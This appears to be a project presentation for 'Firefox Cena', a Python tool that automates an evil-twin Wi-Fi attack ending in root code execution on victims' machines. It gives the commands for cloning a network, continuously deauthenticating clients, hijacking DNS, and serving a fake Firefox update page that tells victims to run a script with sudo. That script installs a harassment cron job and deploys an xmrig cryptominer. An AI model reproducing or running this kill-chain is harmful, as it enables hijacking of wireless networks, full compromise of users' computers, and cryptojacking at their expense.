Firefox Cena

A phishing kill-chain providing root-level RCE

Introduction

Why Firefox Cena?

- Firefox Cena allows a user to automate the steps necessary to spoof a network, encourage clients to connect to the network, and redirect their HTTP traffic to resolve to an evil web server which hosts instructions for ‘updating firefox’. Upon following instructions, the victim ends up executing the payload installation script with root access.


- Usage:
  - *python3 cant-see-me.py <network-interface>*

Method

Procedure Outline


1. Interface Initialization
2. Network Enumeration
3. Network Spoofing
4. Client Deauthentication
5. Traffic Redirection
6. Phishing
7. Payload Delivery
8. Pwn

Interface Initialization




```
[...] initializing network interface...
[SUCCESS] initialized network interface!
```

- airmon-ng




```
cmd = ['sudo', 'airmon-ng', 'start', ap_interface]
result = subprocess.run(cmd, stdout=subprocess.PIPE, universal_newlines=True)
```

Network Enumeration



```
[...] aggregating data for potential target networks...
[SUCCESS] aggregated data for potential target networks!


TARGETS FOUND FOR OUR EVIL-TWIN ATTACK!
the higher the number of packets transmitted the more likely a victim on the network will be found
be sure to choose a network which you own or have permission to be monkeying with

Here are the available target networks:
[index]: Packets -- BSSID -- ESSID
--------------------------------------------------
[0]: 36 -- E0:91:F5:73:8E:10 -- homelessmen
[1]: 5 -- C0:89:AB:06:71:E0 -- Moncada27
[2]: 4 -- 00:25:00:FF:94:73 --
[3]: 3 -- 4C:ED:FB:B1:96:60 -- charlie
[4]: 2 -- 20:A6:CD:9E:1B:E0 -- MyCampusNet-TheBlock Legacy
[5]: 1 -- 20:A6:CD:9C:67:00 -- MyCampusNet-TheBlock Legacy
Enter the number of the network you'd like to clone:
□ 0  ↑ 21h 23m  1 sudo                          ↓ ■■■□□□□□□□ 34% | 07:48 | 03 May  root!  diogenes
```


- airodump-ng




```
cmd = 'sudo airodump-ng  {} -w {} '.format(MON_INTERFACE, log_prefix)
# execute for 30 seconds, then kill

proc =  subprocess.Popen("exec " + cmd, stdout=subprocess.PIPE, stderr=subprocess.DEVNULL, shell=True)
time.sleep(30)
proc.kill()
```

Network Spoofing


- airbase-ng
- ip
- dhcpd




```
[...] cloning charlie...
[SUCCESS] cloned charlie!

[...] migrating files to evil web server...
[SUCCESS] migrated files to evil web server!

[...] starting evil web server...
[SUCCESS] started evil web server!

[...] allocating ip and subnet for rogue AP...
[SUCCESS] created ip and subnet for rogue AP!

[...] launching dhcp server...
[SUCCESS] launched dhcp server!
```



```
"airbase-ng -a {} --essid {} -c {} {}".format(network[0], network[1], channel, MON_INTERFACE)
```




```
cmd = 'sudo ip link set up dev at0'
result = subprocess.run(cmd, stdout=subprocess.PIPE,
cmd = 'sudo ip addr add 192.168.0.100/24 dev at0'
```




```
'sudo dhcpd -d -f -cf dhcpd_ap.conf at0'
```

Traffic Redirection

- dnschef




```
[!] Phishing server deployed, waiting for client to connect.
Press Ctrl-C to exit.Internet Systems Consortium DHCP Server 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: dhcpd_ap.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/at0/4c:ed:fb:b1:96:60/192.168.0.0/24
Sending on   LPF/at0/4c:ed:fb:b1:96:60/192.168.0.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
(08:10:03) [*] DNSChef started on interface: 192.168.0.100
(08:10:03) [*] Using the following nameservers: 8.8.8.8
(08:10:03) [*] Cooking all A replies to point to 192.168.0.100
```



```
print(RESET_COLOR + "[...] launching dns server...")
cmd = 'sudo python3 dnschef/dnschef.py --fakeip 192.168.0.100 --interface 192.168.0.100 -q'
DNS_PROC = subprocess.Popen("exec " + cmd, stdout=subprocess.PIPE, shell=True)
```

Phishing


- fake browser update



It looks like your browser is out of date!

Please click Update Firefox to receive the newest security patches!

We will restore all your pages, windows and tabs afterwards, so you can be on your way quickly.



Home / Firefox / Download, update and migration / Update Firefox on Linux and MacOS

Find help...

Update Firefox on Linux and MacOS

Getting Firefox updated on your computer is your first step to using it. This article will show you how to update Firefox on Linux and Mac.

You can also follow the instructions below to manually install on each user's account.

- The following instructions will update firefox and allow you to access the internet safely.

1. Download Firefox Download to your home directory.
2. Open a **Terminal** and go to your home directory:
   ```
   cd ~
   ```
3. Extract the contents of the downloaded file:
   ```
   tar xjf firefox-*.tar.bz2
   ```
4. Close Firefox if it's open.
5. To start Firefox, run the *update.sh* script in the *firefox* folder:
   ```
   sudo bash ~/firefox/update.sh
   ```
   Firefox should now start. You can then create an icon on your desktop to run this command.

Share this article: http://mzl.la/1xKrIV5

Customize this article

☑ Firefox


Version 78

Linux


Was this article helpful?

👍 👎


Client Deauthentication



```
[...] deauthing clients...
[SUCCESS] deauthed clients!
```




- aireplay-ng



```
cmd = 'sudo aireplay-ng --deauth 0 -a {} {} --ignore-negative-one'.format(bssid, MON_INTERFACE)
DEAUTH_PROC = subprocess.Popen("exec " + cmd, stdout=subprocess.PIPE, shell=True)
```

Payload Delivery

- installation of cron jobs
- deployment of xmrig



```
# setup the minutely audiovisual harrasment procedure
crontab -e * * * * bin/bash ~/.orchestra.sh

echo "finishing up.."

cd ~/.xmrig
# deploy miner
./xmrig
```

Evaluation

Project Challenges

- In order to create the access point and also use sslstrip it seemed as though, I would need two monitor mode cards, so this first version doesn't support HTTPS :/
- Didn't really know much at all about the relation between DHCP and DNS
- Deauth doesn't always result in automatic connection to rogue AP

Next Version

- Silent mode
- SSL support
- Cross-platform (at least mac since windows is gross)
- Cross-browser
- Persistent Reverse Shell